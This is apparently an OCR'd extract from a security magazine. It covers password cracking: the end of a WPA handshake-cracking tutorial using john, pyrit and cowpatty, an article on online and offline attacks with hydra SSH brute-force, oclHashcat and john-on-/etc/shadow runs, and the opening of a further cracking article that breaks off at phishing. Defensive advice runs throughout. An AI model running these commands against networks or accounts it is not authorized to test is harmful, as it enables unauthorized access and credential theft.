
```
root@kali:~# pyrit -e WIRELESSROUTER -i - -o - passthrough
```

Figure 6. Pyrit's part of the command

And the last step is to crack the file with coWPAtty. The command is as follow:

```
./cowpatty -d – -r wpahandshake.cap -s WIRELESSROUTER
```

With a quick look at this command we can understand that with `-r wpahandshake.cap` we are defining the captured WPA handshake, which is going to be cracked, and with `-s WIRELESSROUTER` we define the ESSID and the `-d -` switch defines the output which simply says nothing but our screen (Figure 7)!


root@kali: ~
File Edit View Search Terminal Help
KALI LINUX
The quieter you become, the more you are able to hear.


```
root@kali:~# cowpatty -d - -r wpahandshake.c -s WIRELESSROUTER
```

Figure 7. coWPAtty's part of the command

So here it is a quick way to generate passwords, make their hashes and crack the captured handshake.

So the full command we may use is as follow:

```
john --stdout --incremental:all | pyrit -e WIRELESSROUTER -i - -o - passthrough | cowpatty -d -
-r wpahandshake.cap -s WIRELESSROUTER
```


root@kali: ~
File Edit View Search Terminal Help
KALI LINUX
The quieter you become, the more you are able to hear

```
root@kali:~# john --stdout --incremental:all | pyrit -e Coherer -i - -o - passt
hrough | cowpatty -d - -r /root/Desktop/wpa-Induction.pcap -s Coherer
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack.  Please be patient.
Using STDIN for hashfile contents.
key no. 10000: 47980769
key no. 20000: 46688820
key no. 30000: chrine19
key no. 40000: steettia
key no. 50000: marrannu
key no. 60000: moonese1
key no. 70000: 41360349
key no. 80000: 41194452
key no. 90000: scampari
key no. 100000: clexalie
key no. 110000: clumpari
key no. 120000: muris112
key no. 130000: 48656609
```

Figure 8. Full command on a sample file, ESSID is Coherer and we use .pcap instead of .cap

Here we are going to crack the password and good or bad news is if we use a strong platform and enhanced tools like Hashcat we can do it very fast, and if your password is weak, you are welcome to the intruder.

Bottom line

The speed of cracking passwords are getting faster and faster and all those security mechanisms and protocols, which were relying on the long duration of the cracking procedure, are getting closer to their apocalypse. For now, as there is no other options among the protocols and security mechanisms, we need to defend and one of the ways is to make the length of the password which we use, longer.

Obviously longer passwords are stronger. But how long is long enough? How many characters does a password need in order to realistically slow down an attacker. We recommend you use 15 characters or more in your password. And one of the ways to defend is to think that the age of passwords is over and instead of thinking “Pass-word” it is better to think, “Pass-phrase”. But how do you think got a long crack resistant password. No password is totally unbreakable. But if it takes for an attacker more than a week to crack your password, although he gives up and move to an easier target.

So now we really need to think how strong, not passwords, but passphrases matter.

1 http://www.youtube.com/watch?v=6bNtMPKafk0

2 http://www.scottpinzon.com

3 http://aws.amazon.com/ec2/pricing

4 http://www.openwall.com/john/

5 https://code.google.com/p/pyrit/

6 http://wirelessdefence.org/Contents/coWPAttyMain.htm

7 http://sourceforge.net/projects/crunch-wordlist/

8 http://www.aircrack-ng.org

9 http://hashcat.net/oclhashcat-plus/

Where the job is done by professionals,
Where professionals are hackers...

OLERIN®

Information Security Services

www.olerin.com

Password cracking: proving your login insecure (or not)

by N. Gobbo, S. Aruch, D. Vitali {n.gobbo, s.aruch, d.vitali}@reply.it

"Please, enter your username and password." In our digital life we read this request many times a day, for example while accessing our e-mail portal, the bank account, facebook and any other web-service that, in order to deliver the tailored experience we are used to, needs to know the answer to a simple question: "who are you?"

The process of proving who you are to another entity that knows you only "partially" or, maybe, cannot meet you in person, is called authentication: this problem came up quite often in history and still poses a challenging task nowadays. If we get back in time, for example, we may have found a sentry asking the secret sentence before letting the stranger in front of him cross the bridge. Moving forth in time, we may have intercepted some treasure chests secured by a couple of padlocks or a letter sealed by a peculiar-shaped red-wax insignia. More recently, instead, you may have been asked to put your face into a wall hole in order to have your face analyzed before entering the bank vault.

Each of the examples presented shows one of the three authentication *factors* that has been identified in literature. You may prove your identity using:




Figure 1. Examples of the three authentication factors: Google login prompt filled with credentials, an OTP key from RSA and a human fingerprint


The easiest to use of the just presented authentication factors is without doubts the first one: you don't need to create any object and you don't have to move from one place to another to prove your existence, you just need to remember a particular sentence and securely share it with the entity you are planning to authenticate with. For this reason when the information-age moved its first steps, and the electronic inventors saw their first sun, the first authentication method chosen has been knowledge based. The authentication process – also known as "logging in" – has a preliminary set-up phase where the user exchanges a secret with the server that, in turn, stores it for future use: to ease information transmission and lower disk consumption the secret is usually a string of printable characters, which took the name of *password*. After that, whenever a user needs access, the server prompts him with a credential form and then it has to:

- wait for user login – i.e. the username and password couple;
- process received data and then match it against its own database;
- send back to the user the authentication result consisting either in an access granted message if a match has been found, or in a log in rejection otherwise.

Before digging into the password-cracking topic, however, we need answer a last question: how the server is saving log in credentials. In early days of Internet the server usually stored that information in clear text; this posed a security problem because authentication information were available to anyone with access to the storage position both if this person was allowed and, more problematic, if he was not, for example after a breach. For this reason instead of saving the password value as-is, servers now stores the result of processing the password with an hash-function, that is, a one-way function that besides being easy to calculate and hard to invert also always produces fixed-length outputs.

Once described the scenario we are moving in, now we try to understand how an entity may recover a password after it has been stored on the server that is, let's wear the password-cracker hat. Password cracking is not an evil-guy only activity; in fact, every system administrator shall check their users' password strength or, during their job, may be asked to recover lost access credentials, without the option to just reset them. So how are these people working? We should make first a distinction whether or not the cracker is able to make a credential check without invoking the authentication server that is, if an *offline* attack is feasible or he has to fall back to an *online* one. This information is very important because it has a huge impact on the performance of the attack, usually measured in number of "tests" per second: because the *online* attack involves a communication with the authentication service, its time efficiency is far worse than the *offline* counterpart, usually from 4 to more than 8 degrees of magnitude. We now proceed to a description of both these attacks pointing out some of the common tools used in each case.


An authentication system is inherently prone to *online* attacks because, usually it cannot distinguish between legitimate and malicious requests. This consideration gives crackers the ability to query the server steadily, checking each time a different login, until the server accepts one of them. For this purpose exists a plethora of different tools usually specialized to probe a single server or protocol type; three of them, however, stand above the other for the number of supported protocols and/or their performance: THC-Hydra, Medusa and Ncrack.



```
root@kali:~# hydra -l root -P /usr/share/wordlists/sqlmap.txt -t 10 ssh://localhost
Hydra v7.5 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2013-11-05 01:51:38
[DATA] 10 tasks, 1 server, 1202867 login tries (l:1/p:1202867), ~120286 tries per task
[DATA] attacking service ssh on port 22
[STATUS] 160.00 tries/min, 160 tries in 00:01h, 1202707 todo in 125:17h, 10 active
[STATUS] 136.67 tries/min, 410 tries in 00:03h, 1202457 todo in 146:39h, 10 active
```

Figure 2. Example of a typical hydra run trying to find local SSH root password


They all work by using multiple instances that hammer at the authentication server walls, using tweaked message exchanges in order to minimize the time needed to get an answer from the server. Performance here is tightly dependent on protocol definition, network bandwidth and – mostly – latency with typical values ranging from 1 to 1000 tests per seconds. Protocol definition plays also a central role in mitigating this kind of attack: for example a two-message protocol expecting a login couple and returning an accept/reject message is far more vulnerable than an iterative protocol, which asks username and password consequently, maybe requiring also the client to carry on some computation in between. Other solutions to lower crackers *online* attacking capacity includes Captchas when a web login is involved, otherwise forced delays between requests or temporary client blocking: all of these fixes are very effective because the server manage every single request thus taking suitable reactions when observing malicious behaviors.



```
root@sf:~/oclHashcat# ./oclHashcat-plus64.bin -a 3 -n 160 -u 1024 -m 5300 md5-vpn.psk
oclHashcat-plus v0.13 by atom starting...

Hashes: 1 total, 1 unique salts, 1 unique digests
Bitmaps: 8 bits, 256 entries, 0x000000ff mask, 1024 bytes
Workload: 1024 loops, 160 accel
Watchdog: Temperature abort trigger set to 90c
Watchdog: Temperature retain trigger set to 80c
Device #1: Cayman, 1024MB, 830Mhz, 24MCU
Device #2: Cayman, 1024MB, 830Mhz, 24MCU
Device #3: Cayman, 1024MB, 830Mhz, 24MCU
Device #4: Cayman, 1024MB, 830Mhz, 24MCU
Device #1: Kernel ./kernels/4098/m5300_a3.Cayman_1084.4_1084.4.kernel (974620 bytes)
Device #2: Kernel ./kernels/4098/m5300_a3.Cayman_1084.4_1084.4.kernel (974620 bytes)
Device #3: Kernel ./kernels/4098/m5300_a3.Cayman_1084.4_1084.4.kernel (974620 bytes)
Device #4: Kernel ./kernels/4098/m5300_a3.Cayman_1084.4_1084.4.kernel (974620 bytes)

md5-vpn.psk:cisco1

Session.Name...: oclHashcat-plus
Status.........: Cracked
Input.Mode.....: Mask (?1?2?2?2?2?2)
Hash.Target....: md5-vpn.psk
Hash.Type......: IKE-PSK MD5
Time.Started...: Fri Feb  1 11:27:44 2013 (3 secs)
Speed.GPU.#1...:   165.1M/s
Speed.GPU.#2...:   165.9M/s
Speed.GPU.#3...:   163.7M/s
Speed.GPU.#4...:   161.8M/s
Speed.GPU.#*...:   656.5M/s
Recovered......: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.......: 1509949440/3748902912 (40.28%)
Rejected.......: 0/1509949440 (0.00%)
HWMon.GPU.#1...: 99% Util, 45c Temp, 29% Fan
HWMon.GPU.#2...: 99% Util, 47c Temp, N/A Fan
HWMon.GPU.#3...: 99% Util, 51c Temp, 29% Fan
HWMon.GPU.#4...: 99% Util, 43c Temp, N/A Fan

Started: Fri Feb  1 11:27:44 2013
Stopped: Fri Feb  1 11:27:50 2013
```

Figure 3. Output of oclHashcat-plus against a single IKE-PSK MD5 hash, using full-power GPU acceleration – http://hashcat.net/oclhashcat-plus/

Offline attacks, on the other side, speed up attacker's testing capabilities to a whole new level. There are different enablers for this kind of attack and while the most common are still some form of data exfiltration like user's table dumps or OS' credential repositories, also weak protocol definition may be exploited for this purpose as in the recent WPA/WPA2 crack. When an *offline* attack is available, the only bound in cracking capacity is given by available processing power, scaled by a suitable factor that takes into account the computational complexity of performing a single check. As well as for the *online* case crackers has a lot of tools at their disposal for this kind of task, with most of them being written for a specific task (try searching Google for "zip password recovery"). Some of them, however, stand out for their performance and the number of checks supported: a well-known tool is the long-time famous Jonn-The-Ripper as well as Cain&Abel, both of them, however, do not take full advantage of parallelization usually available on current architectures. The hashcat suite has made a huge step forward in this direction and, with oclHashcat-plus, has gone even further by exploiting massive parallelization offered by GPUs. To understand what this means we may compare performances advertised by developer's sites: for oclHashcat-plus an AMD HD7970 can check more than 3 million of MD5crypt hashes each second coming from passwords up to 15 characters long; for the same test type John-the-ripper stops at barely 45 thousands checks per second per core on a Celeron E3200 overclocked at 4.00GHz. It's however interesting to notice how impressive these results are when compared with an *online* attack.



```
root@kali:~# john /etc/shadow
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Loaded 1 password hash (sha512crypt [32/32])
toor             (root)
guesses: 1  time: 0:00:00:00 DONE (Mon Nov  4 19:08:25 2013)  c/s: 82.05  trying: R99999 - root
Use the "--show" option to display all of the cracked passwords reliably
root@kali:~# john --show /etc/shadow
root:toor:15958:0:99999:7:::

1 password hash cracked, 0 left
```

Figure 4. A simple run of John-The-Ripper against Kali's shadow file: by default john leverages information inside input file and elaborate them via some basic mangling rules. In this example the password was reversed username

From a prevention point of view, an obvious remediation is the design of authentication protocols that does not send information exploitable by an attacker to mount the attack. Even if all protocols were secure from this point of view, however, data exfiltration will not stop any time soon, so we have to take into account possible mitigation techniques. The performance formula presented above states that the only way to decrease the number of checks per second is increasing the time needed to make a single check. For this reason SHA512crypt uses key stretching, a process which involves multiple iteration of a hash functions: the first iteration take as input the user password and a known random token called “salt”, all successive iterations uses as input the output of the previous run and the same salt. This way SHA512crypt computation is deliberately slower than bare SHA512 but also more cracking resistant, even if both of them are cryptographic hash functions thus having the same pre-image, second pre-image and collision resistance. Other than key stretching, also key strengthening is designed to deliberately slow down the check procedure, both for the attacker and the legitimate user. It works exactly like key stretching with the only difference that the random salt is deleted after calculation and not stored along with the hash thus forcing the trial of many different salts whenever a check is needed.

Either the cracker uses an *online* or *offline* attack, however, it has to choose which passwords to test and in which order. First of all we have to introduce the concept of “alphabet” representing the set of characters which it is possible to choose from when build a password – usually the ASCII set – and the ideal password “strength”, measured by the number of different strings it is possible to draw given an alphabet and a chosen length. A first, naive approach to password cracking may be to test every possible password combination, that is, use a brute-force attack. Nonetheless, a simple evaluation of the number of different 10-character long alphanumeric strings, that is 62^{10}, gives more than 8 thousand years to crunch through all the combinations at hashcat rates stated above. This is clearly out of reach for current technology's processing power and it is usually referred to as the exponential wall of password cracking.




Figure 5. The exponential wall of password cracking – Rob Graham, Errata Security

Due to the presence of this unavoidable obstacle, crackers moved their attention from the power performance focusing also on the efficiency, described by Joseph Bonneau as “the ability to generate large lists of candidate passwords accurately ranked by real-world likelihood using sophisticated models.” This means that crackers try to avoid unnecessary checks exploiting the fact that users choose passwords also easy to remember, thus using only a limited subset of the password space, weakening the ideal strength. This kind of techniques goes under the umbrella called dictionary and hybrid attacks. The basic building blocks are the wordlists filled with common words and passwords, usually coming from previous credential leaks; these lists are crunched as-is as a first step of every cracking session. Once this first sweep is complete, multiple lists can be combined together to get multi-words combination and then mangled with appropriate rules to obtain common pattern or substitution, as for the l33t alphabet. As soon as the cracker has enough “plains” – this is the name of a recovered hash – it checks whether the source presents some bias or, for example, there seems to be a password policy forcing certain password composition rules. PACK (Password Analysis and Cracking Kit) is the tool coming into play here as it performs an analysis of a given wordlist detecting patterns, masks, rules and other characteristics. The output of this program can be used to generate new ad-hoc rules or tweak already used ones in order to increase cracking efficiency.




Figure 6. An analysis of the password list leaked from Stratfor: each series represent a class of characters – Kevin Young

The balance between brute-force, comprehensive wordlists, rule-based dictionary combination, and discovered password analysis, lead crackers to recover, in about 20 hours, the 90-percent of more than 16000-hashed entries of a leaked user database. Equally impressive are some of the recovered plains like “momof3g8kids” or “Oscar+emmy2.”, the latter one containing both alphanumeric and common punctuations, thus giving a theoretical strength of about 80^{12}. This fact arise an alarming question: will a password ever be strong enough? The answer roots to a fundamental tradeoff between remembering ease and guessing resilience as we usually indulge on the first one. Recent trends show an increasing switch from password to passphrases where an entire sentence is used as login: this indeed increases password strength but crackers are following shortly fueling their dictionaries with phrases contained in the Bible, Wikipedia and other common literature. For this reason, it is important to couple a personal passphrase with a peculiar string-mangling pattern, which enrich the alphabet, and is not covered by any rule. Nevertheless even following this advice the password strength is just approaching its ideal value, but, in order to reach it, we must remove the human brain memorization constraints, for example with the support of a password manager. Then we may choose a long enough and alphabet-rich true-random password, which would be unfeasible to brute-force and impossible to guess using a dictionary; even in this case, however, no one can assure you that the database isn't storing it in clear text.

References

- *http://en.wikipedia.org/wiki/Password_cracking*
- *http://arstechnica.com/security/2013/05/how-crackers-make-minced-meat-out-of-your-passwords/*
- *http://arstechnica.com/security/2013/10/how-the-bible-and-youtube-are-fueling-the-next-frontier-of-password-cracking/*
- *http://www.lightbluetouchpaper.org/2012/09/03/password-cracking-part-i-how-much-has-cracking-improved/*
- *http://ob-security.info/?p=700*
- *http://www.aircrack-ng.org/doku.php?id=cracking_wpa*

Password Cracking

by Sudeep Singh

Tired of forgotten passwords? You want to do some very important work but unable to access your system because you don't know the correct password or someone might have changed your password! Maybe you are trying to log into an old account and it doesn't want the password you keep typing. Well don't panic, this article is the perfect solution for your password problems.

What You Will Learn…

- Various password cracking techniques,
- recovering password using software,
- easy to use manual tricks,
- methods to protect your password.

Let's Crack

Password cracking is the process of recovering passwords. The original purpose of password cracking was to help a user recover a forgotten password yet, nowadays people are often using these techniques to gain unauthorized access to systems, social media accounts, banking accounts, and even security systems.

Password cracking techniques…

There are many ways in which passwords can be cracked. Here are a few of those methods:

Phishing

It is the act of defrauding people online. In this one method, the attacker creates a fake page of a reputed website and acquires the credentials of the account holder. The user enters their username and password thinking that they are logging on a safe site but that information is sent to the attacker.

